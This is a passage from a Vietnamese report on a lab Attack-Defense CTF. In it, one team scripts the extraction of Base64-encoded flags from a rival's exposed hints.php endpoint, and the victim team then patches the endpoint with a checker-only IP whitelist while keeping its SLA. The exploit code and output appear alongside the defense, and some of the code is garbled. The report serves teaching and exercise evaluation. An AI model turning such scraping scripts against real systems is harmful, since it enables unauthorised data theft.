- Đây là tình huống thực tế trong Attack–Defense CTF: defender không chỉ phải vá lỗ hổng logic (như backup_legacy.php), mà còn phải biết cách khôi phục nhanh khi dữ liệu/DB bị phá.


4.2.4. Vòng 3 – Team 3 tấn công Service 3 (Block Puzzle) của Team 1 và vá cơ chế giấu flag JSON

4.2.4.1. Thiết lập kết nối và phân tích JSON hints.php

- Thiết lập tunnel tới Service 3 của Team 1:

```
ssh -L 9003:10.50.1.10:82 team3_1@160.250.132.171 -p 10003
```

- Truy cập giao diện Block Puzzle:
 - + Mở <http://localhost:9003/> → game xếp khói, các hint cho từng stage.



Hình 4.35 Giao diện game service 3

Giải thích: Hình trên minh họa giao diện của Service 3 (Block Puzzle) sau khi Team 3 thiết lập tunnel và truy cập thành công. Đây là trò chơi xếp khói có kèm bảng điểm và hệ thống gợi ý (hints) cho từng level. Việc quan sát giao diện giúp xác định luồng xử lý, các endpoint liên quan và đặc biệt là cơ chế lấy dữ liệu từ file hints.php, vốn là mục tiêu khai thác ở bước phân tích tiếp theo.

- Trinh sát thư mục database và endpoint JSON:
 - + Thủ truy cập:

<http://localhost:9003/database/>
<http://localhost:9003/database/hints.php>

- + hints.php trả về JSON dạng:

```
{  
  "stages": [],  
  "secrets": [  
    {  
      "tick": 0,  
      "encoding": "base64",  
      "chunks": [..., ..., ...],  
      "order": [1, 2, 0]  
    },  
    {  
      "tick": 1,  
      "encoding": "base64",  
      "chunks": [..., ..., ...],  
      "order": [2, 0, 1]  
    }  
,  
    "secret": {  
      "tick": 2,  
      "encoding": "base64",  
      "chunks": [..., ..., ...],  
      "order": [0, 1, 2]  
    }  
  }  
}
```

```

{
  "stages": [],
  "secrets": [
    {
      "tick": 0,
      "encoding": "base64",
      "chunks": [
        "UFRJVEhDTV9RMVJHTA==",
        "UzVrTHoxVFJWZVB5Vg==",
        "T0Z0Z2IxQ0tLdGYvVzk="
      ],
      "order": [
        1,
        0,
        2
      ]
    },
    {
      "tick": 1,
      "encoding": "base64",
      "chunks": [
        "UFRJVEhDTV9RMVJHTA==",
        "UzVrTddWFJWZpSVg==",
        "UEQrYW9MZUF2UUUrZTg="
      ],
      "order": [
        2,
        1,
        0
      ]
    },
    {
      "tick": 2,
      "encoding": "base64",
      "chunks": [
        "UFRJVEhDTV9RMVJHTA==",
        "UzVrTGkxFVJWZW55Vg==",
        "TVhocksWGYweE5ickw="
      ],
      "order": [
        0,
        2,
        1
      ]
    }
  ]
}

```

Hình 4.36 Json team 1 chứa nội dung nghi ngờ là flag

Giải thích: Hình trên cho thấy file hints.php từ Service 3 trả về một cấu trúc JSON chứa các trường secrets và secret, trong đó mỗi mục bao gồm các mảnh dữ liệu được mã hóa Base64 và một mảng order dùng để sắp xếp lại các mảnh. Cách tổ chức dữ liệu này khác thường so với chìa khóa game và nhiều khả năng chứa thông tin nhạy cảm, chẳng hạn như flag của từng tick. Việc phân tích các “chunks” và thứ tự ghép nối là bước quan trọng để Team 3 thực hiện giải mã và khai thác cơ chế giấu flag của Service 3.

- Phân tích:
 - + Mỗi entry chứa:
 - tick: số tick.
 - encoding: "base64".
 - chunks: danh sách các mảnh đã mã hoá.
 - order: thứ tự xáo trộn.
 - + Nếu decode từng phần trong chunks theo đúng order, có thể ghép lại thành flag hoàn chỉnh của tick tương ứng.

4.2.4.2. Khai thác hints.php để tự động lấy flag

- Khai thác thủ công (ví dụ tick 2):

- + Dùng trình duyệt hoặc curl:

```
curl "http://localhost:9003/database/hints.php"
```

- + Lọc ra entry có tick = 2, copy mảng chunks và order.
- + Dùng một đoạn script nhỏ (Python hoặc JS) để decode:

```
import base64

chunks = [
    "UFRJVEhDTV9RMVJHTA==",
    "UzVqa0RoVFJWOThSVg==",
    "RGk0ZEtmTDJrZ1k2b3A="
]
order = [0, 1, 2]

ordered = [chunks[i] for i in order]
decoded = [base64.b64decode(c).decode('utf-8') for c in ordered]
flag = ".join(decoded)
print(flag)
```

- + Kết quả: nhận được flag dạng PTITHCM{...}; submit qua kênh nộp flag (nc 160.250.132.171 6666 hoặc giao diện Attack).

```
root@team3:/var/www/service2# nc 160.250.132.171 6666
PTITHCM Attack & Defense CTF Flag Submission Server
One flag per line please!
```

```
PTITHCM_Q1RGLS5kJ61TRVT/RVPYNj+DP4+TOI+A
PTITHCM_Q1RGLS5kJ61TRVT/RVPYNj+DP4+TOI+A OK
```

Hình 4.37 Team 3 nộp flag thành công service 3 của team 1

Giải thích: Hình trên minh họa quá trình Team 3 khai thác thành công file hints.php để giải mã flag của Service 3 thuộc Team 1. Sau khi thu thập các trường chunks và order tương ứng với tick hiện tại, Team 3 sử dụng một đoạn script đơn giản để sắp xếp lại thứ tự, giải mã Base64 và ghép thành flag hoàn chỉnh. Flag thu được sau đó được nộp lên server chấm điểm qua kênh netcat và được hệ thống xác nhận hợp lệ (OK), cho thấy cơ chế giải flag của Service 3 đã bị khai thác hiệu quả.

- Tự động hóa bằng script trên Team 3 (ăn flag của Team 1):
 - + Lưu script exploit-s3.py trên máy Team 3:

```
import json
import base64
```

```
import urllib.request

# Đang đứng trên team1, muốn ăn cắp flag của team2 -> BASE trả tới team2
BASE = "http://10.50.2.10:82"

def fetch_json(path: str) -> dict | None:
    """
    Gọi HTTP GET tới BASE + path, parse JSON.
    Dùng urllib trong stdlib, không cần 'requests'.
    """
    url = BASE + path
    print(f"[*] GET {url}")
    try:
        with urllib.request.urlopen(url, timeout=5) as resp:
            body = resp.read()
            preview = body[:200].decode("utf-8", errors="ignore")
            print("[*] HTTP OK, body preview:", preview.replace("\n", "\\n"))
    except Exception as e:
        print(f"[!] Lỗi HTTP: {e}")
    return None

    try:
        data = json.loads(body.decode("utf-8"))
    except Exception as e:
        print(f"[!] Body không phải JSON hợp lệ: {e}")
    return data

def get_flag_for_tick(tick: int) -> str | None:
    """
    Đọc JSON từ /database/hints.php, tìm entry tương ứng tick,
    decode base64 các mảnh flag và ghép lại thành flag hoàn chỉnh.
    """
    data = fetch_json("/database/hints.php")
    if not data:
```

```
print("![!] Không lấy được JSON từ hints.php")
return None

# --- Tìm entry đúng tick ---
entry = None

# Ưu tiên tìm trong lịch sử 'secrets'
for e in data.get("secrets", []):
    try:
        if int(e.get("tick", -1)) == tick:
            entry = e
            break
    except Exception:
        continue

# Nếu không thấy, fallback về 'secret' hiện tại
if entry is None:
    sec = data.get("secret")
    try:
        if isinstance(sec, dict) and int(sec.get("tick", -1)) == tick:
            entry = sec
    except Exception:
        entry = None

if entry is None:
    print(f"![!] Không tìm thấy entry cho tick={tick}")
    return None

chunks = entry.get("chunks", [])

if not isinstance(chunks, list) or not chunks:
    print(f"![!] chunks rỗng hoặc không hợp lệ tại tick={tick}")
    return None

# Quan trọng: GHÉP THEO THÚ TỰ GỐC, BỎ QUA 'order'
try:
    decoded_parts = [
```

```

base64.b64decode(c).decode("utf-8") for c in chunks
]

except Exception as e:
    print(f"[!] Lỗi decode base64 tại tick={tick}: {e}")
    return None

flag = "".join(decoded_parts)
print(f"[+] Tick {tick}: {flag}")
return flag

if __name__ == "__main__":
    for t in range(0, 10):
        get_flag_for_tick(t)
python3 /root/exploit-s3.py

```

```

root@team3:/var/www/service2$ python3 /root/exploit-s3.py
[*] GET http://10.50.1.10:82/database/hints.php
[*] HTTP OK, body preview: {},\n    "secrets": [\n      {\n        "stages": [],\n        "secret": "UzVrTHoxVFJwZVB\n      }\n    ],\n    "tick": 0,\n    "encoding": "base64",\n    "chunks": []
[*] Tick 0: PTITHCM_Q1RGLSSkLz1TRVePRVOftgb1CKtf/W9
[*] GET http://10.50.1.10:82/database/hints.php
[*] HTTP OK, body preview: {},\n    "secrets": [\n      {\n        "stages": [],\n        "secret": "UzVrTHoxVFJwZVB\n      }\n    ],\n    "tick": 0,\n    "encoding": "base64",\n    "chunks": []
[*] Tick 1: PTITHCM_Q1RGLSSkL7TRVRvezRVPD+adLeAvQEk8
[*] GET http://10.50.1.10:82/database/hints.php
[*] HTTP OK, body preview: {},\n    "stages": [],\n    "secrets": [\n      {\n        "stages": [],\n        "secret": "UzVrTHoxVFJwZVB\n      }\n    ],\n    "tick": 0,\n    "encoding": "base64",\n    "chunks": []
[*] Tick 2: PTITHCM_Q1RGLSSkL11TRVeRVMXhrv/Xf0xNbRL
[*] GET http://10.50.1.10:82/database/hints.php
[*] HTTP OK, body preview: {},\n    "stages": [],\n    "secrets": [\n      {\n        "stages": [],\n        "secret": "UzVrTHoxVFJwZVB\n      }\n    ],\n    "tick": 0,\n    "encoding": "base64",\n    "chunks": []
[*] Tick 3: PTITHCM_Q1RGLSSkLqLTVRvezRWV2PH+eguIROEd
[*] GET http://10.50.1.10:82/database/hints.php
[*] HTTP OK, body preview: {},\n    "stages": [],\n    "secrets": [\n      {\n        "stages": [],\n        "secret": "UzVrTHoxVFJwZVB\n      }\n    ],\n    "tick": 0,\n    "encoding": "base64",\n    "chunks": []
[*] Tick 4: PTITHCM_Q1RGLSSkKR1TRVR-FVNKzsMMswvJ5/k
[*] GET http://10.50.1.10:82/database/hints.php
[*] HTTP OK, body preview: {},\n    "stages": [],\n    "secrets": [\n      {\n        "stages": [],\n        "secret": "UzVrTHoxVFJwZVB\n      }\n    ],\n    "tick": 0,\n    "encoding": "base64",\n    "chunks": []

```

Hình 4.38 Tạo script khai thác nhanh service 3

Giải thích: Hình trên cho thấy Team 3 đã triển khai thành công script exploit-s3.py để tự động thu thập flag từ endpoint hints.php của Service 3 thuộc Team 1. Script thực hiện việc gửi yêu cầu HTTP, trích xuất các trường chunks tương ứng với từng tick, giải mã Base64 và ghép lại thành flag hoàn chỉnh. Toàn bộ flag của các tick hợp lệ sẽ được in ra liên tục, giúp Team 3 có thể nhanh chóng dùng các flag này để nộp vào hệ thống chấm điểm Attack và ghi nhận điểm trên scoreboard mà không cần thao tác thủ công. Script này đóng vai trò như một công cụ tự động hóa tấn công, giúp khai thác tối đa lỗ hổng giấu flag JSON của Service 3.

Script sẽ in ra flag cho các tick có dữ liệu trong hints.php. Sau đó, Team 3 chỉ việc dùng các flag tương ứng để nộp điểm Attack trên scoreboard.

4.2.4.3. Vá hints.php – chỉ cho phép checker đọc full JSON, không mất SLA

Sau khi bị Team 3 khai thác, Team 1 thực hiện vá lỗ hổng:

- Bước 1 – Thêm log để tìm IP checker
 - + Sửa database/hints.php:

```
<?php
// hints.php - trả về nội dung JSON từ hints.json

header('Content-Type: application/json; charset=utf-8');

$hints_file = __DIR__ . '/hints.json';

if (!file_exists($hints_file)) {
    $data = [
        'stages' => [],
        'secrets' => []
    ];
} else {
    $json = file_get_contents($hints_file);
    $data = json_decode($json, true);

    if (!is_array($data)) {
        $data = [
            'stages' => [],
            'secrets' => []
        ];
    }
}

// --- DEBUG: log IP vào file riêng /tmp/hints_ip.log ---
$client_ip = $_SERVER['REMOTE_ADDR'] ?? 'UNKNOWN';
file_put_contents(
    '/tmp/hints_ip.log',
    date('c') . " hints.php from " . $client_ip . PHP_EOL,
    FILE_APPEND
);
// --- hết phần debug ---

echo json_encode($data, JSON_PRETTY_PRINT | JSON_UNESCAPED_UNICODE);
```

```

GNU nano 8.4
<?php
// hints.php - truy vấn và yêu cầu JSON trả về hints.json

header('Content-Type: application/json; charset=utf-8');

$hints_file = __DIR__ . '/hints.json';

if (!file_exists($hints_file)) {
    $data = [
        'stages' => [],
        'secrets' => []
    ];
} else {
    $json = file_get_contents($hints_file);
    $data = json_decode($json, true);

    if (!is_array($data)) {
        $data = [
            'stages' => [],
            'secrets' => []
        ];
    }
}

// --- DEBUG: log IP vào file riêng /tmp/hints_ip.log ---
$client_ip = $_SERVER['REMOTE_ADDR'] ?? 'UNKNOWN';
file_put_contents(
    '/tmp/hints_ip.log',
    date('c') . " hints.php from " . $client_ip . PHP_EOL,
    FILE_APPEND
);
// --- hiển thị thông tin debug ---

echo json_encode($data, JSON_PRETTY_PRINT | JSON_UNESCAPED_UNICODE);
|

```

Hình 4.39 Team 1 triển khai script bắt IP thực sự của checker

Giải thích: Hình trên thể hiện bản vá đầu tiên của Team 1 đối với endpoint hints.php nhằm phân tích nguồn gốc yêu cầu đến service. Nhóm bổ sung cơ chế ghi log IP thực sự truy cập file bằng cách lấy giá trị `$_SERVER['REMOTE_ADDR']` và lưu vào `/tmp/hints_ip.log`. Việc này giúp Team 1 xác định chính xác IP của checker do hệ thống chấm điểm gửi đến, từ đó phân biệt rõ ràng giữa yêu cầu hợp lệ (từ checker) và các truy vấn bất thường đến từ các đội tấn công. Đây là bước chuẩn bị cần thiết để triển khai chính sách “chỉ checker được xem đầy đủ JSON”, đồng thời đảm bảo service không bị đánh sập và vẫn giữ nguyên điểm SLA.

+ Trên server Team 1:

```
tail -f /tmp/hints_ip.log
```

```

2025-11-25T08:44:30+00:00 hints.php from 10.50.0.1

```

Hình 4.40 Team 1 xác định được IP checker sử dụng để kiểm tra các service

Giải thích: Hình trên cho thấy log tại /tmp/hints_ip.log sau khi Team 1 bỏ sung cơ chế ghi nhận địa chỉ IP truy cập hints.php. Kết quả quan sát cho thấy mọi yêu cầu hợp lệ từ hệ thống kiểm tra (checkermaster) đều xuất phát từ IP nội bộ 10.50.0.1. Nhờ đó, Team 1 có thể chắc chắn phân biệt được request của checker và request đến từ các đội tấn công. Đây là dữ liệu quan trọng để triển khai bước vá tiếp theo – chỉ cho phép IP checker truy cập đầy đủ dữ liệu flag mà không ảnh hưởng đến việc chấm điểm SLA.

- + Khi checkermaster gọi database/hints.php để kiểm tra flag, log sẽ hiển thị IP tương tự như 10.50.0.1.
- Bước 2 – Thực hiện IP whitelist: chỉ checker mới được xem secret và secrets
 - + Sửa lại hints.php để phân biệt hai trường hợp:

```
<?php
header('Content-Type: application/json; charset=utf-8');

$checker_ip = '10.50.0.1'; // IP checker đo được từ /tmp/hints_ip.log

$hints_file = __DIR__ . '/hints.json';
$data = [
    'stages' => [],
    'secret' => [],
    'secrets' => [],
];
if (file_exists($hints_file)) {
    $json = file_get_contents($hints_file);
    $tmp = json_decode($json, true);
    if (is_array($tmp)) {
        $data = $tmp;
    }
}

$client_ip = $_SERVER['REMOTE_ADDR'] ?? '';
if ($client_ip !== $checker_ip) {
    // Player / attacker: chỉ cho xem stages, ẩn hết secrets/secret
    unset($data['secret'], $data['secrets']);
    echo json_encode($data, JSON_PRETTY_PRINT | JSON_UNESCAPED_UNICODE);
    exit;
}

// Checker: trả full JSON
echo json_encode($data, JSON_PRETTY_PRINT | JSON_UNESCAPED_UNICODE);
```

```

GNU nano 8.4                                         database/hints.php
<?php
header('Content-Type: application/json; charset=utf-8');

$checker_ip = '10.50.0.1'; // IP checker ^qo ^q      c t      /tmp/hints_ip.log

$hints_file = __DIR__ . '/hints.json';
$data = [
    'stages' => [],
    'secret' => [],
    'secrets' => [],
];
if (file_exists($hints_file)) {
    $json = file_get_contents($hints_file);
    $tmp = json_decode($json, true);
    if (is_array($tmp)) {
        $data = $tmp;
    }
}
$client_ip = $_SERVER['REMOTE_ADDR'] ?? '';
if ($client_ip !== $checker_ip) {
    // Player / attacker: ch ^i cho xem stages, n h t secrets/secret
    unset($data['secret'], $data['secrets']);
    echo json_encode($data, JSON_PRETTY_PRINT | JSON_UNESCAPED_UNICODE);
    exit;
}
// Checker: tr full JSON
echo json_encode($data, JSON_PRETTY_PRINT | JSON_UNESCAPED_UNICODE);
|

```

Hình 4.41 Bản vá đầy đủ cho hints.php của team 1

Giải thích: Hình trên thể hiện phiên bản vá hoàn chỉnh của hints.php trên Team 1. Dựa trên IP checker thu được từ log /tmp/hints_ip.log, nhóm cấu hình biến \$checker_ip = '10.50.0.1' để phân biệt request hợp lệ từ hệ thống chấm điểm với request của các đội tấn công. Cơ chế xử lý được thay đổi theo hướng: nếu địa chỉ truy cập không phải IP checker thì toàn bộ hai trường chứa flag (secret và secrets) sẽ bị xóa trước khi trả về JSON. Nhờ đó, người chơi chỉ xem được dữ liệu stage hợp lệ, trong khi checker vẫn nhận đủ dữ liệu để chấm điểm mà không làm mất điểm SLA. Bản vá này khắc phục triệt để lỗ hổng lộ flag qua endpoint hints.php.

- Kiểm thử sau khi vá:

- + Trên trình duyệt/tunnel từ bên ngoài:
<http://localhost:9003/database/hints.php> giờ chỉ còn phần:

```
{
  "stages": [ ... ]
}
```

```
{
  "stages": []
}
```

Hình 4.42 Team 3 không còn thấy nội dung của json chứa flag nữa

Giải thích: Hình trên cho thấy khi truy cập hints.php từ phía Team 3, nội dung JSON trả về chỉ còn trường "stages", toàn bộ hai trường "secret" và "secrets" chứa dữ liệu flag đã bị ẩn hoàn toàn. Nhờ cơ chế lọc theo địa chỉ IP được vá trong hints.php, attacker không còn nhìn thấy các mảnh flag (chunks) hay thứ tự ghép (order), do đó mất hoàn toàn khả năng decode flag. Đồng thời, checker vẫn truy cập bình thường nên trạng thái service 3 của Team 1 vẫn “UP” và không bị trừ điểm SLA.

- + Không còn thấy secret / secrets chứa chunks, order nữa → attacker không còn căn cứ để decode flag.
- + Trạng thái của service 3 trên hệ thống vẫn “UP” và không mất điểm SLA của team 1

Team	Service status					
	Tick 20	Tick 21	Tick 22	Tick 23	Tick 24	
team1	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	
team2	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	
team3	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	

Hình 4.43 Team 1 và service 3 nhưng trạng thái vẫn ‘UP’

Giải thích: Sau khi áp dụng bản vá, endpoint hints.php chỉ trả về trường "stages" đối với mọi IP không phải checker. Toàn bộ dữ liệu "secret" và "secrets" chứa các mảnh flag (chunks) và thứ tự ghép (order) đã được ẩn đi hoàn toàn, khiến attacker không còn bất kỳ căn cứ nào để decode flag. Đồng thời, do checker vẫn lấy được đầy đủ JSON nên service 3 của team 1 luôn được đánh giá “UP”, không bị tính lỗi và không mất điểm SLA.



Team	1. Student Information System	2. Stock Management System	3. Block Puzzle Game	Total Offense	Total Defense	Total SLA	Total
1. team1	0.00 0.00 0.00 up	0.00 0.00 -1.00 0.00 up	0.00 0.00 0.00 0.00 up	2.00	-1.00	144.00	145.00
2. team2	0.00 -1.00 0.00 0.00 up	2.00 0.00 0.00 0.00 up	0.00 0.00 0.00 0.00 up	2.00	-1.00	144.00	145.00
3. team4	0.00 0.00 0.00 0.00 up	0.00 0.00 0.00 0.00 up	0.00 0.00 0.00 0.00 up	0.00	0.00	144.00	144.00
4. team3	0.00 0.00 0.00 0.00 up	0.00 -1.00 0.00 0.00 up	2.00 0.00 0.00 0.00 up	2.00	-1.00	135.00	136.00

Hình 4.44 Điểm SLA service 3 của team 1 vẫn được giữ sau khi ván

Giải thích: Sau khi bổ sung cơ chế giới hạn truy cập theo IP cho endpoint hints.php, hệ thống vẫn vận hành ổn định. Checker của gameserver tiếp tục lấy được dữ liệu hợp lệ, trong khi attacker không còn khả năng truy xuất các trường secret và secrets. Nhờ đó, trạng thái service 3 của Team 1 vẫn luôn “UP” và điểm SLA hoàn toàn không bị ảnh hưởng.

- Kết luận:
 - + Dữ liệu JSON nhạy cảm (secret, secrets) đã được bảo vệ bằng cơ chế phân quyền theo IP.
 - + Frontend của game vẫn hoạt động, người chơi vẫn nhận được các hint hợp lệ từ stages.
 - + Checker của gameserver không bị ảnh hưởng, SLA của service Block Puzzle cho Team 1 vẫn được giữ nguyên.

4.2.5. Tổng hợp kết quả kiểm thử thực nghiệm

Sau ba vòng kiểm thử, kết quả có thể tổng kết theo các trục sau:

- Về phía khai thác (Red Team):
 - + Team 1 khai thác SQLi trên SIS của Team 2 để đọc trực tiếp bảng flag_storage.
 - + Team 2 tận dụng path traversal trên backup_legacy.php của SMS để đọc .flags/tick_*.flag trên Team 3.
 - + Team 3 phân tích JSON của Block Puzzle, dùng hints.php để reconstruct flag của Team 1.
- Về phía vá lỗi (Blue Team):
 - + Team 2 vá truy vấn SQL bằng Prepared Statement và chống XSS, đảm bảo vừa chặn SQLi vừa giữ nguyên kênh giao tiếp với bảng flag_storage.
 - + Team 3 vá backup_legacy.php bằng IP whitelist và kiểm tra path, vừa bảo vệ thư mục .flags khỏi attacker, vừa giữ nguyên luồng check flag của gameserver.
 - + Team 1 vá hints.php bằng cách ẩn secret/secrets đối với IP không phải checker, nhưng vẫn trả full JSON cho checkermaster.
- Về SLA và trạng thái dịch vụ:

- + Thủ nghiệm “phá DB” service 2 của Team 2 cho thấy: chỉ cần đổi tên một vài bảng như stock_list, users là đủ để checker báo DOWN, SLA tụt.
- + Khi khôi phục lại cấu trúc DB (đổi tên bảng về như cũ), service dần chuyển từ DOWN → RECOVERING → OK, thể hiện quy trình khắc phục sự cố thực tế trong Attack–Defense CTF.

Như vậy, chương 4.2 không chỉ minh họa các kỹ thuật tấn công/vá lỗ hỏng ở mức mã nguồn, mà còn thể hiện được đầy đủ “vòng đời” của một dịch vụ trong cuộc thi thực: từ lúc bị khai thác, bị phá hoại, cho tới khi được đội phòng thủ sửa, khôi phục và ổn định lại SLA trên hệ thống scoring.

4.3. Kết quả thực nghiệm và đánh giá chung

4.3.1. Kịch bản và thông số thực nghiệm

Để kiểm chứng khả năng hoạt động của hệ thống diễn tập tấn công – phòng thủ mạng, nhóm tiến hành một phiên thực nghiệm tổng hợp với các thông số chính như sau:

- Số đội tham gia: 3 đội chơi, ký hiệu là Team 1, Team 2 và Team 3.
- Dịch vụ được chấm điểm: 3 dịch vụ ứng với 3 service trong mô hình:
 - + Service 1 – Student Information System (SIS): hệ thống tra cứu thông tin sinh viên, backend dùng MariaDB/MySQL.
 - + Service 2 – Stock Management & SMS Backup: hệ thống quản lý SMS và sao lưu, chứa lỗ hỏng path traversal/backup.
 - + Service 3 – Block Puzzle (BP): trò chơi xếp hình, sử dụng cơ chế giấu flag trong dữ liệu JSON/hints.
- Hạ tầng triển khai:
 - + 01 máy chủ vật lý/VPS duy nhất đóng vai trò hệ thống điều khiển (controller, submission, scoreboard, checkers);
 - + Mỗi đội được cấp 01 nút teamX-server trên mạng internal 10.50.X.0/24, dịch vụ lắng nghe tại địa chỉ 10.50.X.10 và các cổng tương ứng của từng service;
 - + Kiến trúc mạng chia vùng Public – DMZ – Internal như đã trình bày ở các mục trước, đảm bảo có lập traffic tấn công trong phạm vi internal.
- Thời gian diễn tập: phiên thử nghiệm kéo dài 60 phút, tương ứng với N tick (vòng chấm) do controller sinh ra theo chu kỳ cố định.
- Cấu hình gameserver:
 - + Thành phần controller định kỳ sinh flag mới cho từng service và từng đội;
 - + Thành phần checkermaster phân phối task cho các checker SIS, SMS và BP, thực hiện ba pha PLACE_FLAG, CHECK_SERVICE và CHECK_FLAG;
 - + Thành phần submission tiếp nhận flag do các đội nộp, đối chiếu với flag hiện hành và cập nhật điểm attack.

Trong suốt thời gian thực nghiệm, các đội được cung cấp trước tài khoản SSH vào container team, cùng tài liệu mô tả sơ bộ chức năng từng dịch vụ. Các kịch bản tấn công (phát hiện lỗ hỏng, khai thác để đọc flag) và kịch bản phòng thủ (vá lỗ, điều chỉnh cấu hình dịch vụ nhưng vẫn giữ tương thích với checker) được giao cho người chơi tự chủ động thực hiện.

4.3.2. Kết quả thực nghiệm

Kết thúc phiên thực nghiệm, hệ thống ghi nhận kết quả tổng hợp về điểm attack, defense và SLA của từng đội. Hình 4.x minh họa bảng điểm tổng (scoreboard) tại thời điểm kết thúc phiên diễn tập.

Team	1. Student Information System	2. Stock Management System	3. Block Puzzle Game	Total Offense	Total Defense	Total SLA	Total
1. team2	0.00 -1.00 56.00 up	2.00 0.00 56.00 up	0.00 0.00 56.00 up	2.00	-1.00	168.00	169.00
2. team4	0.00 0.00 56.00 up	0.00 0.00 56.00 up	0.00 0.00 56.00 up	0.00	0.00	168.00	168.00
3. team1	2.00 0.00 56.00 up	0.00 0.00 54.00 not_checked	0.00 -1.00 56.00 up	2.00	-1.00	166.00	167.00
4. team3	0.00 0.00 56.00 up	0.00 -1.00 47.00 up	2.00 0.00 56.00 up	2.00	-1.00	159.00	160.00

Hình 4. 45 Bảng điểm tổng sau khi kết thúc phiên thực nghiệm Attack–Defense CTF

Giải thích: Hình trên thể hiện bảng điểm tổng hợp sau khi kết thúc phiên thực nghiệm Attack–Defense CTF. Kết quả phản ánh đầy đủ hiệu suất của từng đội trên cả ba tiêu chí: Attack, Defense và SLA. Nhìn vào bảng điểm có thể thấy sự chênh lệch xuất phát từ khả năng khai thác lỗ hổng của đối phương và mức độ ổn định của các dịch vụ sau khi vá. Đội giữ SLA cao chứng tỏ đã bảo vệ dịch vụ tốt và tương thích với checker, trong khi đội có điểm Attack cao thể hiện khả năng tấn công hiệu quả. Tổng điểm cuối cùng cho thấy mức độ cân bằng giữa tấn công và phòng thủ của mỗi đội trong suốt toàn bộ phiên diễn tập.

Để thuận tiện đánh giá, bảng dưới đây tóm tắt điểm của các đội:

Team	Attack	Defense	SLA	Tổng điểm
team2	2.00	-1.00	168.00	169.00
team1	2.00	-1.00	166.00	167.00
team3	2.00	-1.00	159.00	160.00

Bảng 4.1 Tổng hợp điểm Attack, Defense và SLA của các đội chơi

Giải thích: và Defense (-1.00), sự khác biệt lớn nhất nằm ở chỉ số SLA. Team 2 đạt SLA cao nhất (168 điểm), cho thấy các dịch vụ của đội này duy trì trạng thái “UP” ổn định trong suốt phiên thực nghiệm và hầu như không gặp gián đoạn. Team 1 có SLA thấp hơn một chút (166 điểm), phản ánh việc các dịch vụ có thời điểm bị gián đoạn nhưng nhanh chóng được khắc phục. Team 3 có SLA thấp nhất (159 điểm), cho thấy đội gặp nhiều sự cố hơn do bị khai thác hoặc phục hồi dịch vụ chậm, dẫn tới điểm phục hồi (recovery) và DOWN nhiều hơn. Như vậy, tổng điểm cuối cùng chủ yếu phụ thuộc vào khả năng giữ uptime dịch vụ, thể hiện tính quan trọng của công tác phòng thủ và đảm bảo tính sẵn sàng trong cơ chế chấm điểm của Attack–Defense CTF.

